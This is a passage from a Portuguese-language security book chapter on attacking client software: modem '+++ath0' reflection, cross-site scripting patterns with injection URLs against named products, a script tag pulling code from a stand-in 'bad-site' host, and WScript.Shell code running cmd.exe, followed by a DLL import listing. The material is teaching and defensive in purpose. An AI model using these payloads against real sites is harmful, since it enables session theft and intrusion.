Um bom exemplo do problema de reflexão trata do protocolo de modem Hayes. Se um cliente enviar os caracteres `+++ath0` para fora por meio de um modem Hayes, o modem interpretará os caracteres como um código especial de controle que significa "desligar a linha". O usuário pode utilizar esse comando para se desconectar da rede. Imagine o que acontece quando o usuário acidentalmente envia um arquivo de texto ou mensagem para um servidor com os caracteres `+++ath0` incorporados. O inocente usuário provavelmente será surpreendido ao perceber que seu modem foi desconectado.

Esse problema é muito fácil de explorar enviando um pacote ping a um host na Internet. O ping enviará de volta qualquer dado que for enviado para ele. Então, um invasor pode realizar um ping de um host com `+++ath0` e o host enviará a string de volta. Depois que a string for enviada pelo modem, este se desconectará.

Cross-site Scripting (XSS)

O *cross-site scripting* (XSS) tornou-se um assunto popular em segurança, mas o XSS realmente é apenas outro exemplo de sinais in-band sendo interpretado pelo software cliente — nesse caso, o navegador Web. O XSS é um ataque popular porque os sites Web são comuns e numerosos.

Para executar um ataque de XSS, um invasor pode colocar uma armadilha nos dados que utilizam códigos especiais de escape. Essa é uma forma moderna de utilizar códigos de escape de terminais em nomes de arquivo ou solicitações de conversa. Nesse caso, o terminal é o navegador Web que inclui os recursos avançados, como a capacidade de executar JavaScripts incorporados. Um ataque pode injetar algum JavaScript prejudicial ou algum outro elemento móvel de código em dados que mais tarde serão lidos e executados por outro usuário do servidor. O código é executado na máquina da vítima, às vezes destruindo-a. A Figura 5.1 mostra um exemplo de XSS em ação.

Em alguns casos, um invasor pode incluir um script em um payload assim:

```
<script SRC='http://bad-site/badfile'></SCRIPT>
```




Figura 5.1: XSS ilustrado. O invasor envia um e-mail para a vítima (1), que contém um código que invoca um script no site Web vulnerável (2). Mais tarde, uma vez solicitado pelo navegador Web, o site Web vulnerável é acessado (3), o script é executado (4) e o acesso ao invasor é liberado(5).

Nesse caso, a origem do script é obtida de um sistema *externo*. O script final, entretanto, é executado no contexto de segurança da conexão navegador–servidor do site *original*. O nome "cross-site" ("entre sites") vem do fato de que a origem do script é obtida de uma fonte externa, não-confiável.

❊ Exemplo de ataque: Janela pop-up de alerta JavaScript XXS

Um tipo inofensivo de ataque XSS faz com que uma janela pop-up surja, dizendo qualquer coisa que o invasor desejar. Isso é comumente utilizado como um teste contra um site. Um invasor simplesmente insere o seguinte código de script em forma de entrada no site-alvo:

```
<script>alert("algum texto");</script>
```

Ao visualizar as páginas subseqüentes, o invasor espera que se abra uma caixa de diálogo com "algum texto".

Utilizando a reflexão contra sites confiáveis

Considere uma situação em que um invasor envia um e-mail contendo um script incorporado. A vítima pode não-confiar na mensagem de e-mail e, assim, desabilitar o script. Portanto, o ataque falha.

Agora suponha que a mesma vítima utilize um conhecido sistema on-line. O invasor pode saber que a vítima utiliza e confia no sistema on-line. O invasor também pode ter descoberto uma vulnerabilidade de XSS no sistema-alvo. De posse desse conhecimento, o invasor pode enviar um e-mail com um link incorporado para o site-alvo em que ela confia. O link pode conter dados enviados para o site-alvo, que faz algo como enviar uma mensagem. O link pode ser semelhante a

```
<a href="site.confiavel.com/cgi-bin/post_message.pl?mensagem entra aqui">clique-me</a>
```

Se a vítima clicar no link, a mensagem "minha mensagem vai aqui" será enviada para o site-alvo. O site-alvo exibirá, então, a mensagem novamente à vítima. Essa é uma forma muito comum de ataque XSS. Portanto, um problema de cross-site no site-alvo pode ser utilizado para enviar o script de volta à vítima. O script não está no próprio e-mail; em vez disso, é enviado de volta pelo site-alvo. Uma vez que a vítima visualize os dados que foram enviados, o script se torna ativo no navegador da vítima.

O seguinte link pode resultar em uma mensagem pop-up JavaScript:

```
<a href="site.confiavel.com/cgi-bin/post_message.pl?&ltscript&gtalert('hello!')&lt/
script&gt">clique-me</a>
```

A mensagem enviada para o servidor é

```
&ltscript&gtalert('hello!')&lt/script&gt
```

e é possível que o servidor-alvo converta esse texto (devido aos caracteres de escape) em:

```
<script>alert('hello!')</script>
```

Portanto, quando a vítima visualizar o resultado de seu envio, seu navegador receberá determinado código de script para executar.

Padrão de ataque: Injeção de script simples

Como usuário normal de um sistema, há oportunidades de fornecer entrada ao sistema. Essa entrada pode incluir texto, números, cookies, parâmetros etc. Uma vez que esses valores sejam aceitos pelo sistema, podem ser armazenados e utilizados posteriormente. Se os dados forem utilizados em uma resposta do servidor (como um quadro de avisos, onde os dados são armazenados e então exibidos novamente para os usuários), um invasor pode "poluir" esses dados com códigos que serão interpretados por terminais de clientes sobre os quais não há suspeita.

❊ **Exemplo de ataque: Injeção de script simples**

Se um banco de dados registra textos, um invasor pode inserir um registro que contenha JavaScript. O JavaScript poderia ser algo como:

```
<script>alert("Aviso, setor de inicialização corrompido");</script>
```

Isso abre uma mensagem pop-up no terminal do cliente exibindo a (falsa) mensagem de erro. Um usuário inocente pode ficar muito confuso. Um ataque mais insidioso inclui um script para alterar arquivos na unidade de disco do cliente ou autorizar um ataque.

O ICQ (uma grande empresa adquirida pela AOL) teve um problema como esse em seu site Web. Um usuário podia colar código HTML malicioso ou script em uma mensagem que depois seria exibida a outros usuários. O URL do ataque era algo assim:

```
http://search.icq.com/dirsearch.adp?query<script>alert('hello');</script>est&wh=is&users=1
```

Muitos sites Web que mantêm livros de visitas ou bases de mensagem têm esses problemas. O Slashdot.org, um site popular de notícias para aficionados por computador, por exemplo, teve esse problema (que foi corrigido recentemente). Testar esse problema é simples: basta colar o script em um campo de entrada e observar o resultado.

Padrão de ataque: Incorporando scripts em elementos não-script

O script não precisa ser inserido entre os tags `<script>`. Em vez disso, pode aparecer como parte de outro tag HTML, como o tag image. O vetor de injeção é:

```
<img  src=javascript:alert(document.domain)>
```

❊ **Exemplo de ataque: O script incorporado em um elemento não-script de GNU Mailman XXS**

Considere o seguinte URL:

```
http://host/mailman/listinfo/<img%20src=script_inserido_pelo_usuario>
```

Padrão de ataque: XSS em cabeçalhos HTTP

Os cabeçalhos HTTP de uma solicitação estão sempre disponíveis para consumo em um servidor. Independentemente do contexto ou de onde os dados estão posicionados, se os dados são do cliente, evidentemente não devem ser confiáveis. Entretanto, em muitos casos, os programadores ignoram as informações do cabeçalho. Por alguma razão, as informações do cabeçalho são consideradas intocáveis, ou seja, não podem ser controladas pelo usuário. Esse padrão tira proveito desse descuido para injetar dados via campo de cabeçalho.

❊ Exemplo de ataque: Cabeçalhos HTTP em Webalizer XSS

Um programa chamado *webalizer* pode analisar logs de solicitações da Web. Às vezes, os mecanismos de busca colocarão os dados de identificação no campo Referer quando fazem uma solicitação. O Webalizer pode (por exemplo) pesquisar todas as solicitações feitas a partir de mecanismos de busca e gerar uma lista de palavras-chave de pesquisa. As palavras-chave, uma vez obtidas, são catalogadas em uma página HTML.

Um ataque XSS pode ser executado com esses termos de pesquisa. Isso envolve falsificar uma solicitação de um mecanismo de busca e pôr o script incorporado no próprio termo da pesquisa. O Webalizer copia a string de ataque, sem filtro, no catálogo de termos de pesquisa conhecidos, onde, então, é ativada por um administrador.

Padrão de ataque: Strings de consulta de HTTP

Uma string de consulta adota os pares variável = valor. Esses são repassados ao executável-alvo ou ao script designado na solicitação. Uma variável pode ser injetada com o script. O script é processado e armazenado de certa maneira, que fica posteriormente visível ao usuário.

❊ Exemplo de ataque: Sistema de gerenciamento de conteúdo PostNuke XSS

O sistema de gerenciamento de conteúdo de PostNuke (http://www.postnuke.com/) tinha uma vulnerabilidade na qual HTML fornecida pelo usuário podia ser injetada. O seguinte URL executou um ataque simples de string de consulta: http://[website]/user.php?op=userinfo&uname=<script>alert(document.cookie);</script>.

❊ Exemplo de ataque: EasyNews PHP Script XSS

A seguinte solicitação HTML podia fazer com que um envio simultâneo fosse realizado, o que inclui um ataque XSS:

```
http://[target]/index.php?action=comments&do=save&id=1&cid=../news&
name=11/11/11&kommentar=%20&e-mail=hax0r&zeit=<img
src=javascript:alert(document.title)>,11:11,../news,
bugs@securityalert.=com&datum=easynews%20exploited
```

Padrão de ataque: Nome de arquivo controlado pelo usuário

Um nome de arquivo sem filtro controlado pelo usuário pode ser utilizado para construir a HTML do cliente. Talvez o texto HTML esteja sendo construído a partir de nomes de arquivo. Pode ser esse o caso se um servidor Web estiver exibindo um diretório no sistema de arquivos, por exemplo. Se o servidor não filtrar determinados caracteres, o próprio nome de arquivo pode incluir um ataque XSS.

❊ Exemplo de ataque: XSS em arquivos de MP3 e planilhas

O problema de cross-site não se restringe somente aos sites Web. Há muitos tipos de arquivos de mídia que contêm URLs, incluindo arquivos de música MP3, arquivos de vídeo, postscripts, arquivos PDF e até arquivos de planilha. Os programas clientes utilizados para visualizar esses tipos de arquivos interpretam os dados URL incorporados diretamente ou podem transferir os dados HTML para um navegador Web incorporado, como o controle do Microsoft Internet Explorer. Uma vez que o controle é transferido, os dados incorporados estão sujeitos aos mesmos problemas como em um ataque tradicional de XSS.

A Microsoft considera o problema de XSS extremamente sério e dedica atenção considerável para erradicar as vulnerabilidades de XSS durante sua fase autodenominada de "iniciativa de segurança" de desenvolvimento de software.[3]

Scripts clientes e código malicioso

> *"O vírus 'IloveYou' contaminou mais de um milhão de computadores em 5 horas."*[4]

Programas clientes como o Microsoft Excel, Word ou Internet Explorer são capazes de executar código baixado de origens não-confiáveis. Por causa disso, eles criam um ambiente em que se desenvolvem vírus e worms. De fato, até recentemente, a rápida disseminação e os vírus mais difundidos de todos os tempos exploraram problemas de script: Concept (1997), Melissa (1999), IloveYou (2000), NIMDA (2002). A chave para atacar um programa cliente é identificar os objetos locais e as chamadas API que um script cliente pode acessar. Muitas dessas funções de biblioteca podem ser exploradas para obter acesso ao sistema local.

Considere uma rede-alvo de alguns milhares de nós. Perceba que muitos desses sistemas executam o mesmo software cliente, a mesma versão do Windows, os mesmos clientes de e-mail etc. Isso cria um ambiente de monocultura em que um único worm pode apagar (ou, pior ainda, possuir silenciosamente) uma porcentagem substancial da rede alvo. Utilizando os truques da engenharia reversa (descritos no Capítulo 3), um invasor pode identificar as frágeis chamadas de biblioteca e desenvolver um vírus que instalará backdoors, sniffers de e-mail e ferramentas de ataque a banco de dados.

❊ Exemplo de ataque: Função `Host()` do Excel

A função `Host()`, quando incorporada a documentos de escritório, pode ser utilizada em um ataque.

---

3. O livro *Writing Secure Code* [Howard e LeBlanc, 2002] descreve como a segurança foi integrada no ciclo de vida de desenvolvimento de software da Microsoft.

4. US Office of the Undersecretary of Defense, fevereiro de 2001.

❊ Exemplo de ataque: **`WScript.Shell`**

O mecanismo wscript é um alvo útil de ataque que pode acessar o registro do Windows e executar comandos de shell:

```
Myobj = new ActiveXObject("WScript.Shell");
Myobj.Run("C:\\WINNT\\SYSTEM32\\CMD.EXE /C DIR C:\\ /A /P /S");
```

❊ Exemplo de ataque: **`Scripting.FileSystemObject`**

É muito comum o uso do `FileSystemObject` por worms baseados em script. Isto pode ser usado para manipular tanto arquivos ASCII como binários no sistema.

❊ Exemplo de ataque: **`Wscript.Network`**

A chamada `network` Wscript pode ser utilizada para mapear as unidades de rede.

❊ Exemplo de ataque: **`Scriptlet.TypeLib`**

O scriptlet `TypeLib` pode ser utilizado para criar arquivos. Um invasor pode utilizar isso para colocar cópias de script em certas localizações em unidades de rede para que sejam, então, executados ao se reinicializar.

Auditando chamadas locais fracas

Uma boa maneira de começar a aplicar essa técnica é procurar controles que acessam o sistema local ou a rede local, incluindo chamadas de sistema locais. Uma pesquisa pequena e incompleta no registro do Windows XP revela algumas DLLs que são responsáveis por prestar assistência a chamadas de script interessantes:

```
scrrun.dll
Scripting.FilesystemObject
Scripting.Encoder
wbemdisp.dll
WbemScripting.SWbemDateTime.1
WbemScripting.SWbemObjectPath.1
WbemScripting.SWbemSink.1
WbemScripting.SWbemLocator.1

wshext.dll
Scripting.Signer
```

Executar uma análise de árvore de dependência em scrrun.dll revela a capacidade inerente da DLL. Em outras palavras, esse exercício diz o que os scripts são capazes de fazer, dadas as instruções corretas. A ferramenta "Depends" é útil para determinar que chamadas podem ser feitas a partir de uma DLL específica. A ferramenta vem com as ferramentas-padrão de desenvolvimento fornecidas pela Microsoft (Figura 5.2).




Figura 5.2: Uma captura de tela dos resultados da ferramenta "Depends" para DLL de SCRRUN. Observar as dependências revela as informações que podem ser reunidas em um ataque.

Utilizando "depends", podemos determinar que SCRRUN utilize as seguintes funções de DLLs importadas:

ADVAPI32.DLL

```
IsTextUnicode
RegCloseKey
RegCreateKeyA
RegDeleteKeyA
RegEnumKeyA
RegOpenKeyA
RegOpenKeyExA
RegQueryInfoKeyA
RegQueryValueA
RegSetValueA
RegSetValueExA
```

KERNEL32.DLL

```
CloseHandle
CompareStringA
```

```
CompareStringW
CopyFileA
CopyFileW
CreateDirectoryA
CreateDirectoryW
CreateFileA
CreateFileW
DeleteCriticalSection
DeleteFileA
DeleteFileW
EnterCriticalSection
FileTimeToLocalFileTime
FileTimeToSystemTime
FindClose
FindFirstFileA
FindFirstFileW
FindNextFileA
FindNextFileW
FreeLibrary
GetDiskFreeSpaceA
GetDiskFreeSpaceW
GetDriveTypeA
GetDriveTypeW
GetFileAttributesA
GetFileAttributesW
GetFileInformationByHandle
GetFileType
GetFullPathNameA
GetFullPathNameW
GetLastError
GetLocaleInfoA
GetLogicalDrives
GetModuleFileNameA
GetModuleHandleA
GetProcAddress
GetShortPathNameA
GetShortPathNameW
GetStdHandle
GetSystemDirectoryA
GetSystemDirectoryW
GetTempPathA
GetTempPathW
GetTickCount
GetUserDefaultLCID
GetVersion
GetVersionExA
GetVolumeInformationA
GetVolumeInformationW
GetWindowsDirectoryA
GetWindowsDirectoryW
```

```
InitializeCriticalSection
InterlockedDecrement
InterlockedIncrement
LCMapStringA
LCMapStringW
LeaveCriticalSection
LoadLibraryA
MoveFileA
MoveFileW
MultiByteToWideChar
ReadFile
RemoveDirectoryA
RemoveDirectoryW
SetErrorMode
SetFileAttributesA
SetFileAttributesW
SetFilePointer
SetLastError
SetVolumeLabelA
SetVolumeLabelW
WideCharToMultiByte
WriteConsoleW
WriteFile
    lstrcatA
    lstrcatW
    lstrcpyA
    lstrcpyW
    lstrlenA

USER32.DLL
    CharNextA
    LoadStringA
    wsprintfA

OLE32.DLL
    CLSIDFromProgID
    CLSIDFromString
    CoCreateInstance
    CoGetMalloc
    StringFromCLSID
    StringFromGUID2

OLEAUT32.DLL
    2 (0x0002)
    4 (0x0004)
    5 (0x0005)
    6 (0x0006)
    7 (0x0007)
    9 (0x0009)
    10 (0x000A)
```

```
    15 (0x000F)
    16 (0x0010)
    21 (0x0015)
    22 (0x0016)
    72 (0x0048)
    100 (0x0064)
    101 (0x0065)
    102 (0x0066)
    147 (0x0093)
    161 (0x00A1)
    162 (0x00A2)
    165 (0x00A5)
    166 (0x00A6)
    183 (0x00B7)
    186 (0x00BA)
    192 (0x00C0)
    216 (0x00D8)

MSVCRT.DLL
    ??2@YAPAXI@Z
    ??3@YAXPAX@Z
    __dllonexit
    _adjust_fdiv
    _initterm
    _ismbblead
    _itoa
    _itow
    _mbsdec
    _mbsicmp
    _mbsnbcpy
    _mbsnbicmp
    _onexit
    _purecall
    _wcsicmp
    _wcsnicmp
    free
    isalpha
    iswalpha
    malloc
    memmove
    rand
    sprintf
    srand
    strncpy
    tolower
    toupper
    wcscmp
    wcscpy
    wcslen
    wcsncpy
```

```
VERSION.DLL
    GetFileVersionInfoA
    GetFileVersionInfoSizeA
    GetFileVersionInfoSizeW
    GetFileVersionInfoW
    VerQueryValueA
    VerQueryValueW
```

